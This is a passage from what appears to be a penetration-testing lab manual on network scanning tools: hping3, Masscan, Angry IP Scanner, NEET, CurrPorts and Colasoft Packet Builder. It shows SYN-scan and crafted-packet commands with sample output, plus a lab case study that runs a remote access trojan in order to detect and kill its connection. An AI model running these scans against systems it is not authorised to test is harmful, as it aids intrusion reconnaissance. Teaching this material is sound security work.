
- Test firewall rules.
- Advanced port scanning.
- Testing net performance.
- Path MTU discovery.
- Transferring files between even fascist firewall rules.
- Traceroute-like under different protocols.
- Remote OS fingerprinting & others

Using Hping commands on Kali Linux, we are pinging a Window 7 host with different customized packets in this lab.


- To create an ACK packet:
  root@kali:~# **hping3 –A 192.168.0.1**



- To create SYN scan against different ports:
  root@kali:~# **hping3 -8 1-600 –S 10.10.50.202**




- To create a packet with FIN, URG, and PSH flags sets
  root@kali:~# **hping3 –F –P -U 10.10.50.202**



ii. Advanced IP Scanner

Advanced IP Scanner is **a fast and powerful network scanner with a user-friendly interface**. In seconds, Advanced IP Scanner can locate all computers on your wired or wireless local network and scan their ports. The program provides easy access to various network resources such as HTTP, HTTPS, FTP, and shared folders.




iii. Angry IP Scanner

Angry IP Scanner (or simply ipscan) is an open-source and cross-platform network scanner designed to be fast and simple to use. It scans IP addresses and ports as well as has many other features.

It is widely used by network administrators and just curious users around the world, including large and small enterprises, banks, and government agencies.

It runs on Linux, Windows, and Mac OS X, possibly supporting other platforms as well.



iv. Masscan


MASSCAN is **TCP port scanner which transmits SYN packets asynchronously and produces results similar to nmap, the most famous port scanner**. Internally, it operates more like scanrand, unicornscan, and ZMap, using asynchronous transmission. It's a flexible utility that allows arbitrary address and port ranges.

Scan for a selection of ports (-p22,80,445) across a given subnet (192.168.1.0/24):
root@kali:~# masscan -p22,80,445 192.168.1.0/24

```
Starting masscan 1.0.3 (http://bit.ly/14GZzcT) at 2014-05-13 21:35:12 GMT
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 256 hosts [3 ports/host]
Discovered open port 22/tcp on 192.168.1.217
Discovered open port 445/tcp on 192.168.1.220
Discovered open port 80/tcp on 192.168.1.230
```

v. NEET


Neet is a flexible, multi-threaded tool for network penetration testing. It runs on Linux and co-ordinates the use of numerous other open-source network tools, with the aim of gathering as much network information as possible in clear, easy-to-use formats. The core scanning engine finds and identifies network services, the modules test or enumerate those services, and the Neet Shell provides an integrated environment for processing the results and exploiting known vulnerabilities. As such, it sits somewhere between manually running your own port scans and subsequent tests, and running a fully automated vulnerability assessment (VA) tool. It has many options which allow the user to tune the test parameters for network scanning in the most efficient and practical way.



vi. CurrPorts


Case Study: Using the Previous lab, we are going to re-execute HTTP Remote Access Trojan (RAT) on Windows 12 machine (10.10.50.211) and observed the TCP/IP connections to detect and kill the connection.

Topology:




Configuration:


1. Run the application **Currports** on Windows Server 2016 and observe theprocesses.



2.Run the HTTP Trojan created in the previous lab



The new process is added to the list.
You can observe the process name, Protocol, Local and remote port and IP address information.
3. For more detail, right click on httpserver.exe and go to properties




Properties are showing more details about tcp connection.


4. Go to Windows 7 machine and initiate the connection as mentioned in the previous lab using a web browser.

Connection successfully established.

5. Back to Windows Server 2016, Kill the connection.



6. To verify, retry to establish the connection from windows 7.




vii. Colasoft Packet Builder

Colasoft Packet Builder software enables to create the customized network packets. These Customized Network packets can penetrate the network for attacks. Customization can also use to create fragmented packets. You can download the software from www.colasoft.com.

Colasoft packet builder offers Import and Export options for a set of packets. You can also add a new packet by clicking **Add**/button. Select the Packet type from the drop-down option. Available options are: -

- ARP Packet
- IP Packet
- TCP Packet
- UDP Packet




After Selecting the Packet Type, now you can customize the packet, Select the Network Adapter and Send it towards the destination.


viii. The Dude

